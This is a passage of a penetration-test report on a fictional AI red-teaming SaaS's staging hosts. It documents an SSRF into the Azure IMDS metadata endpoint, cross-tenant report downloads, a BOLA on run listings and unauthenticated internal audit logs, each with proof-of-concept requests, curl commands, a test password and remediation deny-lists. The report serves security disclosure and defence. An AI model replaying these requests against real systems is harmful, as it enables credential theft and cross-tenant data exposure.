POST
https://scanner-staging.acmecorp.example/command_scan_private?tenant_id=156&username=PenTestUser1&probe_type=tap&model_name=test
Authorization: Bearer <PenTestUser1 JWT>
Content-Type: application/json
{"url":"<TARGET>","header_template":{"Metadata":"true"},"payload_template":{"prompt":"$INPUT"}}

Targets exercised:
-
http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/ → reflected the literal Azure IMDS body
{"error":"invalid_request","error_description":"Request Method not supported for the API"} which only IMDS itself emits, proving the request crossed into the IMDS link-local address from the scanner host.
- http://chat-staging.acmecorp.example/users → reflected FastAPI 405 {"detail":"Method Not Allowed"}, proving the internal cluster name resolves and is reachable from the scanner.
- http://127.0.0.1:8000/ → reflected FastAPI 405 {"detail":"Method Not Allowed"}, proving the scanner's own loopback service is reachable.

Explanation: the body strings are target-specific (IMDS error wording vs FastAPI 405). They cannot be produced by the scanner itself echoing the input — they must originate from the named target. Combined with PenTestUser1 being unable to reach 169.254.169.254 or chat-staging's internal hostname directly from the public internet, this conclusively demonstrates server-side request forgery from inside the scanner host.

Remediation Recommendations:

Immediate:
1. In /command_scan_private, validate the user-supplied url before passing it to the garak subprocess. Block private/link-local/loopback ranges (RFC1918, 169.254.0.0/16, 127.0.0.0/8, ::1, fc00::/7, metadata.google.internal, *.svc.cluster.local) and restrict scheme to https only. Resolve the hostname server-side and re-check the resolved IP against the deny-list to prevent DNS-rebinding. Reject any URL whose final IP after redirects falls in those ranges.
2. Pin an allowlist of permitted target domains for legitimate scan use cases instead of accepting arbitrary URLs.
3. Block IMDS at the network/iptables layer for the scanner workload, e.g. deny egress to 169.254.169.254 unless absolutely required, or use Azure's IMDS Restriction / Workload Identity to remove ambient managed-identity token availability.
4. Stop reflecting the raw HTTP response body of the scanned target into /scan_progress/{pid}. Return only structured pass/fail metrics, not Response Status Code/Response Body content.
5. Strip filesystem paths (TENANT_DIR, Config path) from scan output returned to API clients.

Medium term:
6. Bind scan tenant_id to the authenticated user's tenant claim from the JWT; do not let clients pass tenant_id as a query param.
7. Run the scanner subprocess in a network-restricted sandbox (egress allowlist only to intended scan targets) to contain SSRF blast radius.
8. Add request-method allowlist and forbid attacker control of arbitrary headers (header_template) — only allow templating of values into a fixed header set.
9. Audit /scan_progress for IDOR — confirm pid is scoped to caller tenant.
10. Add detection for outbound traffic to 169.254.169.254 from the scanner workload and alert on it.

05-Cross-tenant file disclosure via scanner /app_runs/{tenant_folder}/{folder}/{filename} bypasses access-denied check

Finding Description:

The endpoint GET https://scanner-staging.acmecorp.example/app_runs/Tenant_{N}/{folder}/{filename} appears to implement a tenant authorization check that returns "Access denied: Cannot access files from other tenants" (403) for non-existent filenames in another tenant's directory, but the check is incorrectly ordered or bypassed when a real, valid filename is supplied. PenTestUser1 (tenant 156) successfully fetched a 3,133,576-byte HTML scan report belonging to Tenant 3. Combined with the BOLA on /list_runs/{tenant_id} (which leaks the exact filename), an authenticated tenant-admin user from any tenant can download every scan report stored on the platform. Scan reports contain LLM red-team prompts, model responses, vulnerability findings, and trust-score evaluations that are highly sensitive to other tenants.

Severity: High
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:H/SI:N/SA:N

Impact:

Confirmed cross-tenant data disclosure on scanner-staging.acmecorp.example. Any authenticated tenant admin can read scan-report files belonging to any other tenant on the platform, breaking tenant isolation. Reproduction: PenTestUser1 (tenant_id=156) issued GET /app_runs/Tenant_3/active/3_AcmeCorp_openai_gpt-5.4_generate-trust-score-v2_20260323173707.report.html with a valid bearer token and received HTTP 200 with a 3,144,062-byte HTML report from Tenant 3. The same path with a non-existent filename returns 403 ("Access denied: Cannot access files from other tenants"), proving a tenant check exists but is bypassed when the file actually resolves. Unauthenticated requests return 401, so this is an authenticated cross-tenant boundary failure rather than a public exposure.

Combined with the already-known BOLA on /list_runs/{tenant_id} (reproduced: /list_runs/3 returned 38 KB containing every Tenant_3 scan's base_filename, folder, model, probe, and timestamp), an attacker can enumerate all tenants (the source task observed populated tenants 1, 3, 10 already; the tenant id space is small) and download every scan report verbatim. Scan reports embed the full red-team prompt corpus sent to the customer's LLM, the LLM's verbatim responses (which routinely contain proprietary system prompts, internal data, PII the model leaked, and model identities/keys/aliases), and the resulting trust-score / vulnerability findings — all data customers paid AcmeCorp to keep confidential.

Severity: High. Preconditions are minimal (any tenant-admin account on the platform — a self-service signup or a single compromised tenant admin is enough). No user interaction. The data exposed is sensitive customer security-testing material across all tenants, representing a tenant-isolation failure with broad blast radius. Not Critical only because it does not yield RCE or platform takeover and requires authentication.

Proof of Concept:

Auth: POST https://chat-staging.acmecorp.example/auth/token (form: grant_type=password&username=PenTestUser1&password=Welcome2Test) -> 200, JWT bearer (tenant_id=156, is_tenant_admin=true).

Step 1 (BOLA on /list_runs to harvest a victim tenant's filenames):
GET https://scanner-staging.acmecorp.example/list_runs/3 Authorization: Bearer <tok>
-> 200, 38838 bytes JSON. Sample entry:
 "base_filename": "3_AcmeCorp_openai_gpt-5.4_generate-trust-score-v2_20260323173707"
 "folder": "active", "tenant_id": 3, "scan_id": 6075

Step 2 (control test - non-existent file in another tenant's path is correctly blocked):
GET https://scanner-staging.acmecorp.example/app_runs/Tenant_2/active/nonexistent_xyz.html
Authorization: Bearer <tok>
-> 403 {"detail":"Access denied: Cannot access files from other tenants"}

Step 3 (the bypass - real cross-tenant filename returns the file):
GET
https://scanner-staging.acmecorp.example/app_runs/Tenant_3/active/3_AcmeCorp_openai_gpt-5.4_generate-trust-score-v2_20260323173707.report.html Authorization: Bearer <tok>
-> 200 OK, Content-Length 3144062
First bytes:
<!DOCTYPE html>
<html lang="en">
<head>
 <meta name="viewport" content="width=device-width, initial-scale=1">
 <meta charset="UTF-8" />
 <style>
  body { font-family: sans-serif; ...

Step 4 (auth still required, so this is a tenant-boundary bypass not a public exposure):
GET https://scanner-staging.acmecorp.example/app_runs/Tenant_3/active/<same filename> with NO Authorization header
-> 401 {"detail":"Not authenticated"}

Step 5 (distinguishing benign explanations):
GET /app_runs/Tenant_3/active/nonexistent_xyz.html with valid token from tenant 156
-> 500 Internal Server Error (different code path than Tenant_2 nonexistent above)

Interpretation: The 403 in step 2 proves the server has a "different tenant" check. The 200 in step 3 proves that check is bypassed once the file actually exists. The 401 in step 4 rules out "the file is just public." The asymmetry between 403 (Tenant_2 miss) and 500 (Tenant_3 miss) suggests the access decision is short-circuited by some lookup state rather than evaluated consistently. Either way, the net effect is identical to the original finding: an authenticated tenant admin from one tenant downloads any other tenant's full scan report verbatim. Saved 3.14 MB report locally as tenant3_report.html as evidence.

Remediation Recommendations:

1. Immediate: Move the tenant-isolation check to fire BEFORE the file is fetched/streamed, and base it on the authenticated user's tenant_id (from the JWT/session) compared to the tenant inferred from either (a) the URL path segment Tenant_{N} or (b) the file's owning tenant in the database. Reject any request where these do not match with 403, regardless of whether the file exists. Currently the 403 only triggers on miss, indicating the check runs after lookup or is short-circuited for a hit — invert that ordering.

2. Apply the same fix to /list_runs/{tenant_id}: validate that the path tenant_id equals the caller's tenant_id (or the caller is a platform superuser) before returning any list. The BOLA there is what makes this finding weaponizable at scale.

3. Stop trusting URL path tenant identifiers as authorization input. Derive tenant scope from the authenticated principal and use the URL only for routing. If multi-tenant admin views are needed, gate them behind is_superuser, not is_tenant_admin.

4. Audit every scanner/trust-score endpoint that accepts {tenant_id} or Tenant_{N} in the path or query for the same pattern (/scan_progress_tenant, /calculate_tenant_model_scores, /app_runs, /list_runs, etc.). Add an automated test that, for each such endpoint, a tenant-A user receives 403 when supplying tenant-B identifiers.

5. Log and alert on cross-tenant access attempts (path Tenant_{N} where N != caller tenant) so future regressions surface quickly. Rotate any credentials, system prompts, or secrets that may have appeared in scan reports already exfiltrated, since prior tenant admins may have abused this.

6. Longer term: store reports under a UUID-keyed object path that does not embed tenant_id, look up the object's owner row in the DB, and authorize on that row — eliminates path-based authorization entirely.

06-BOLA / IDOR on scanner /list_runs/{tenant_id} allows cross-tenant disclosure of scan run inventory

Finding Description:

The endpoint GET https://scanner-staging.acmecorp.example/list_runs/{tenant_id} performs no tenant authorization check. PenTestUser1, who is bound to tenant_id 156 (confirmed via /tenant_stats and /users), can substitute any tenant_id into the path and retrieve full scan run inventories belonging to other tenants. Tenant 1 returns 47,238 bytes and tenant 3 returns 38,838 bytes of detailed scan metadata including scan_id, timestamp, username, model_type, model_name, probe name, file URLs (e.g. http://scanner-staging.acmecorp.example/app_runs/Tenant_3/active/3_AcmeCorp_openai_gpt-5.4_generate-trust-score-v2_20260323173707.report.html), folder, status, and execution_time. This data is sensitive because: (a) the file URLs disclosed by this endpoint are then directly fetchable via /app_runs (separate finding), (b) the model_name and probe values disclose AI model deployment details, and (c) scan reports contain prompts and AI responses that are red-team / security-sensitive. The endpoint properly enforces auth (returns 401 with no token), so the issue is purely missing object-level authorization.

Severity: High
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:L/SI:N/SA:N

Impact:

Cross-tenant data disclosure breaks tenant isolation in a multi-tenant SaaS. Any authenticated tenant user (even a non-admin in their own tenant) can enumerate scan run inventories for arbitrary tenants by changing the tenant_id path parameter. Reproduced: PenTestUser1 (tenant 156) retrieved 47KB for tenant 1, 38KB for tenant 3, 880B for tenant 10, and 3KB for tenant 24 - all containing scan_id, timestamps, usernames (e.g. demoUser, AcmeCorp, APITestTenantAdmin), model_type/model_name (e.g. azure gpt-4.1, openai gpt-5.4, gpt-4o, gpt-5-nano), probe types (tap, generate-trust-score-v2), and file URLs pointing to scan reports. The leaked file URLs are directly weaponizable via /app_runs (separately confirmed in source task as fully readable cross-tenant), turning this inventory disclosure into an attack chain that yields the actual scan report contents - red-team prompts, model responses, and AI security posture data of other customers. Confidentiality impact across many tenants in one app, with low complexity and no user interaction required (only a valid tenant user account). This breaks a fundamental tenant-isolation guarantee, which under the rubric examples is a Critical-grade flaw, but because the directly disclosed data is metadata (sensitive but not yet PII/credentials) and the file fetch is a separate finding, High is appropriate here.

Proof of Concept:

```
Authenticated as PenTestUser1 (tenant_id=156, role=Tenant Admin):

GET /list_runs/156 -> 200, 43 bytes (own tenant, empty)
GET /list_runs/1   -> 200, 47238 bytes (cross-tenant disclosure)
GET /list_runs/2   -> 200, 43 bytes (empty)
GET /list_runs/3   -> 200, 38838 bytes (cross-tenant disclosure)
GET /list_runs/10  -> 200, 880 bytes (cross-tenant disclosure)

Sample of /list_runs/3 response (truncated):
{"results":[{"active":[{"scan_id":6075,"timestamp":"2026-03-23T17:37:07","username":"AcmeCorp","mod
el_type":"openai","model_name":"gpt-5.4","probe":"generate-trust-score-v2","file":"http://scanner-staging.
acmecorp.example/app_runs/Tenant_3/active/3_AcmeCorp_openai_gpt-5.4_generate-trust-score-v2_20
260323173707.report.html",...

Without auth: GET /list_runs/1 -> 401 {"detail":"Not authenticated"} (so authentication IS required, only
authorization is missing)
```

Explanation: PenTestUser1 belongs to tenant 156 yet receives 200 responses with full data for tenants 1, 3, 10 simply by changing the path parameter. The endpoint authenticates the JWT but does not verify the caller's tenant_id matches the requested tenant_id. The leaked file URLs are immediately weaponizable via /app_runs.

Remediation Recommendations:

Enforce object-level authorization on GET /list_runs/{tenant_id}: derive the caller's tenant_id from the JWT claims (or a server-side session lookup) and reject any request where the path tenant_id does not match the caller's tenant, returning 403. Do not rely on client-supplied tenant identifiers for access decisions. Apply the same fix systematically across all scanner/trust-score/chat endpoints that take a tenant_id path or query parameter (audit list_runs, scan_progress_tenant, calculate_tenant_model_scores, app_runs, etc.). Add automated authorization tests that assert a tenant A user receives 403 for any tenant B resource. Add tenant-scoped logging/alerting when a tenant_id mismatch is observed. Consider a middleware or decorator (e.g. @require_tenant_match) so authorization is centrally enforced and cannot be forgotten on new endpoints. Finally, scrub historical access logs to determine whether this BOLA was previously exploited.

07-Unauthenticated access to /internal/logs on scanner-staging.acmecorp.example leaks cross-tenant audit records

Finding Description:

The endpoint GET https://scanner-staging.acmecorp.example/internal/logs is exposed without authentication, despite being explicitly documented as "internal" in the scanner OpenAPI specification. An anonymous attacker can paginate through 1,973 audit records (totalPages=40 at pageSize=50) revealing scan activity across multiple tenants (observed tenant_ids: 156, 3, 2, 1, 24, 120, plus "unknown"), usernames (PenTestUser1, APITestTenantAdmin, demoUser, chrome-ext, anonymous), source IPs, session IDs, and detailed scan metadata (active_runs_count, archived_runs_count, scan model types, probe names, scan_id values). The endpoint accepts the same filtering parameters as the trust-score variant, allowing targeted reconnaissance. This data substantially aids attackers in identifying high-value scan resources to target via the BOLA on /list_runs/{tenant_id} and /app_runs.

Severity: High
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:L/SI:N/SA:N

Impact:

An unauthenticated remote attacker can enumerate the entire scanner-service audit log (1,990+ records across all tenants) without any credentials. The disclosed data includes:

- Cross-tenant scan activity (tenant_ids 1, 2, 3, 4, 5, 10, 20, 24, 50, 100, 120, 156)
- Valid usernames across the platform (PenTestUser1, APITestTenantAdmin, demoUser, chrome-ext) usable for password spraying / phishing
- Source IP addresses of legitimate users (e.g. 203.0.113.10, 203.0.113.10, 203.0.113.10) enabling user tracking and session-source correlation
- Session IDs (e.g. 00000000-1111-2222-3333-aaaaaaaaaaaa) which, depending on session-validation logic, may be replayable
- Internal-to-public tenant id mapping (internal tenant_id 24 = public_tenant_id 3) which is the missing piece needed to weaponize the confirmed BOLA on /list_runs/{tenant_id} and /app_runs/Tenant_{id}/...
- Exact scan filenames, folders, scan_ids, probe types, model names, and action labels (SERVE_SCAN_FILE, COMMAND_SCAN, SCAN_PRIVATE, etc.) - a ready-made map of high-value cross-tenant resources

Combined with the separately confirmed cross-tenant readability of /app_runs, this finding is the reconnaissance primitive that turns a needle-in-haystack BOLA into a precise, automated cross-tenant data-exfiltration chain. The unauthenticated nature, breadth of PII/operational data, and direct enabling of further exploitation place this clearly in the High band per the rubric (sensitive data disclosure across many tenants with minimal preconditions).

Proof of Concept:

```
Request (no Authorization header):
GET /internal/logs?page=1&pageSize=50 HTTP/1.1
Host: scanner-staging.acmecorp.example

Response: HTTP/1.1 200 OK
{"logs":[...50 records...],"totalItems":1973,"totalPages":40,"currentPage":1}

Sample record:
{
  "timestamp": "2026-05-06T08:42:33.100497+00:00",
  "user": "APITestTenantAdmin",
  "role": "Tenant Admin",
  "action": "LIST_TENANT_RUNS_JSON",
  "resource": "scanner-service/runs",
  "source_ip": "203.0.113.10",
  "device_info": "TestAgent-APITestTenantAdmin",
  "status": "200",
  "context": {"public_tenant_id":3,"active_runs_count":88,"archived_runs_count":5},
  "session_id": "00000000-1111-2222-3333-aaaaaaaaaaaa",
  "tenant_id": "24",
  "message": "Listed tenant runs (JSON) for tenant_id: 24, public_tenant_id: 3",
  "log_level": "INFO"
}

Aggregate enumeration:
unique_tenants: ['156','unknown','3','2','1','24','120']
unique_users: ['PenTestUser1','anonymous','APITestTenantAdmin','chrome-ext','demoUser']
```

Explanation: Identical missing-auth issue as the trust-score service. The leaked records map internal-tenant ids (24) to public-tenant ids (3) which is then directly usable to call /list_runs/3 and /app_runs/Tenant_3/... (both confirmed exploitable, separate findings).

Remediation Recommendations:

1. Immediate: place /internal/* routes behind network-level controls (private VNet/subnet, security group, or service-mesh mTLS) so they are unreachable from the public internet.
2. Add an authentication+authorization middleware to all routes prefixed /internal/ that requires a service-account token or superuser role; deny by default.
3. Audit the OpenAPI generator / FastAPI router to ensure routes intended for service-to-service use are not auto-mounted on the public ingress (e.g. use a separate FastAPI app with its own ingress, or include_in_schema=False is not sufficient - real auth is required).
4. Rotate any session_ids and credentials that may have been exposed in the leaked logs, as anonymous attackers have had access to them.
5. Long-term: redact PII (source_ip, session_id, usernames) from any log endpoint that is reachable by tenants; only superusers should see raw audit data, and tenants should only see logs scoped to their own tenant_id.
6. Add anomaly alerting on /internal/* requests originating from non-internal IPs.

08-Unauthenticated access to /internal/logs on trust-score-staging.acmecorp.example leaks 10,000+ cross-tenant audit records

Finding Description:

The endpoint GET https://trust-score-staging.acmecorp.example/internal/logs is exposed without any authentication, despite being explicitly documented as "internal" in the OpenAPI specification. An unauthenticated remote attacker can paginate through the full audit log (totalItems=10000, totalPages=200 at pageSize=50) and retrieve detailed records for every tenant on the platform. Each record discloses: timestamp, username, role (including "Superuser, Tenant Admin"), action (e.g. GET_TENANT_ALIAS_SCORES_V2, AUTHENTICATION), resource path, source_ip (including internal RFC1918 addresses such as 10.0.1.70, 10.0.1.79, 10.0.1.86, 10.0.1.102, 10.0.1.111), device_info, status, error_message, context, session_id, tenant_id, and message body. Filtering parameters (page, pageSize, searchTerm, level, action, role, user, tenant_id, etc.) are all honored without auth, allowing targeted enumeration. For example searchTerm=token returns logs containing the string "token", role=Superuser returns only Superuser activity, and pageSize=1000 returns 471KB of log data in a single response. This exposes the platform's user inventory, tenant inventory, internal infrastructure topology, valid session IDs, and behavioral patterns to any anonymous attacker.

Severity: High
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:L/SI:N/SA:N

Impact:

An unauthenticated remote attacker can paginate the entire audit log of trust-score-staging.acmecorp.example (10,000 records currently retained, 471KB at pageSize=1000) and apply server-side filters (role, user, tenant_id, searchTerm, action, level) without any credentials. The disclosed data breaks tenant isolation and provides a pre-attack intelligence package: (1) Cross-tenant user inventory including high-value identities such as APITestSuperAdmin3 (Superuser+Tenant Admin), APITestTenantAdmin, demoUser, api_key_user, chrome-ext, testuser1, testuser2 - directly enabling targeted password spraying / phishing / credential stuffing against named privileged accounts. (2) Cross-tenant tenant_id inventory (1, 14, 24, 118, 120, ...) enabling BOLA enumeration on other endpoints. (3) Internal infrastructure topology - the entire Azure VNet 10.0.1.0/24 is mapped (10.0.1.69, .70, .76, .79, .86, .91, .95, .98, .102, .106, .107, .110), revealing the count and addresses of backend service nodes for any future SSRF/lateral-movement work. (4) Live session_id values for authenticated users - if any session token format is reused or guessable these could be replayed. (5) Behavioral patterns (timestamps, actions, resources, user-agents) sufficient to identify peak-activity windows, automation accounts, and API usage patterns. (6) Error messages and full request context (e.g. tenant_id leakage in failed calls). The same data is returned to authenticated and anonymous callers identically, confirming no auth dependency on the endpoint. This is a clear violation of multi-tenant SaaS isolation requirements and likely violates SOC2/ISO27001/GDPR audit-log confidentiality controls. Rated High rather than Critical because the leak is read-only (no direct RCE / account takeover), but it is unauthenticated, fully scriptable, and exposes data from every tenant on the platform.

Proof of Concept:

```
$ curl -s -o /tmp/ts_unauth.json -w "HTTP_CODE:%{http_code}\nSIZE:%{size_download}\n"
"https://trust-score-staging.acmecorp.example/internal/logs?page=1&pageSize=50"
HTTP_CODE:200
SIZE:23446

$ python3 -c "import json; d=json.load(open('/tmp/ts_unauth.json')); print('totalItems:', d['totalItems'],
'totalPages:', d['totalPages']); print(json.dumps(d['logs'][0], indent=2))"
totalItems: 10000 totalPages: 200
{
  "timestamp": "2026-05-06T13:11:05.652362+00:00",
  "user": "anonymous",
  "role": null,
  "action": "AUTHENTICATION",
  "resource": "trust-score/trust_score_service",
  "source_ip": "203.0.113.10",
  "status": "401",
  "session_id": "00000000-1111-2222-3333-aaaaaaaaaaaa",
  ...
}

$ curl -s -o /dev/null -w "no_auth_calc_model_scores:%{http_code}\n"
"https://trust-score-staging.acmecorp.example/calculate_model_scores"
no_auth_calc_model_scores:401          <-- proves auth IS enforced on other routes

$ curl -s -o /tmp/ts_big.json -w "pageSize1000:%{http_code} size:%{size_download}\n"
"https://trust-score-staging.acmecorp.example/internal/logs?page=1&pageSize=1000"
pageSize1000:200 size:471911          <-- 471KB single unauth response

$ curl -s -o /tmp/ts_super.json -w "role_filter:%{http_code} size:%{size_download}\n"
"https://trust-score-staging.acmecorp.example/internal/logs?page=1&pageSize=20&role=Superuser"
role_filter:200 size:9289             <-- server-side filtering honored unauth
role=Superuser sample roles: {'Superuser, Tenant Admin'}

Aggregate from a single unauth pageSize=1000 pull:
unique_users  (7): APITestTenantAdmin, testuser1, anonymous, api_key_user, chrome-ext, demoUser,
testuser2
unique_tenants(6): 1, 14, 24, 118, 120, unknown
unique_ips   (13): 10.0.1.69/70/76/79/86/91/95/98/102/106/107/110, 203.0.113.10
unique_roles     : 'Tenant Admin', 'Tenant Admin, Observability Analyst, Redteam Analyst, Guardrails Admin',
'Tenant Admin, Observability Analyst, Redteam Analyst, Guardrails Admin, Chat/Agent User'
```

Explanation: With no Authorization header or session cookie, GET /internal/logs returns HTTP 200 and the

full paginated audit log (10,000 records, 200 pages). The control test against /calculate_model_scores on the same host returns 401, proving authentication is enforced platform-wide except on the /internal/logs route specifically. Server-side filter parameters (role, pageSize, etc.) are honored without auth, allowing targeted enumeration of the highest-value records. A single unauth request enumerates 7 distinct users (including superuser/tenant-admin accounts), 6 tenants, and the entire internal Azure 10.0.1.0/24 backend subnet.

Remediation Recommendations:

Immediate (hours): Add an authentication dependency to the /internal/logs route handler on trust-score-staging.acmecorp.example (and the identical route on scanner-staging.acmecorp.example). In FastAPI this is a one-line `Depends(get_current_user)` (or the project's equivalent admin-only dependency) on the route. Until deployed, block /internal/* at the ingress/WAF for any request lacking a valid bearer token, or restrict the path to internal-only source IPs. Short-term (days): Endpoints under /internal/* are clearly intended for service-to-service calls - either (a) require a service-account JWT with a dedicated scope/role and reject end-user JWTs, or (b) bind the route to a private network interface and remove the public DNS exposure. Add an authorization check that filters returned records to the caller's tenant_id unless the caller has a platform-superuser role, so even legitimate admins cannot read other tenants' audit data. Medium-term (weeks): Add automated tests that assert every route returns 401 without auth and 403 across tenant boundaries; integrate into CI. Audit all routes prefixed /internal, /admin, /debug for the same pattern - the unauth exposure also exists on scanner-staging.acmecorp.example /internal/logs (1973 records) per prior enumeration and likely affects other internal routes. Rotate any session_id values that appeared in the leaked logs if they correspond to long-lived sessions. Reduce the audit log retention exposed via API and consider redacting source_ip, session_id, and full message bodies from any response that crosses a tenant boundary.

Appendix

The AP Pentesting team used the following standards to rate the findings in the report. AP Pentesting derived these risk ratings from the industry and organizations such as OWASP & the Common Weakness Enumeration (CWE) ratings.

Severity Descriptions

The severity of each finding in this report is independent. Finding severity ratings combines direct technical and business impact with the worst-case scenario in an attack chain. The more significant the impact, and the fewer vulnerabilities that must be exploited to achieve that impact, the higher the severity.

Critical

Vulnerability is an otherwise high-severity issue with additional security implications that could lead to exceptional business impact.
Examples: trivial exploit difficulty, business-critical data compromised, bypass of security controls, direct violation of communicated security objectives, and large- scale vulnerability exposure.

High

Vulnerability may result in direct exposure including, but not limited to: the loss of application control, execution of malicious code, or compromise of underlying host systems. The issue may also create a breach in the confidentiality or integrity of sensitive business data, customer information, and administrative and user accounts. In some instances, this exposure may extend farther in the infrastructure beyond the data and systems associated with the application.

Medium

Vulnerability does not lead directly to the exposure of critical application functionality, sensitive business and customer data, or application credentials. However, it can be executed multiple times or leveraged in conjunction with another issue to cause direct exposure. Examples include brute-forcing and client-side input validation.

Low

Vulnerability may result in limited exposure of application control, sensitive business and customer data, or system information. This type of issue provides value only when combined with one or more issues of a higher risk classification. Examples include overly detailed error messages, the disclosure of system versioning information, and minor reliability issues.

Risk Matrix

	Impact				
Risk	Insignificant	Minor	Moderate	Major	Critical
Almost Certain	High	High	Critical	Critical	Critical
Likely	Moderate	High	High	Critical	Critical
Moderate	Low	Moderate	High	Critical	Critical
Unlikely	Low	Low	Moderate	High	Critical
Rare	Low	Low	Moderate	High	High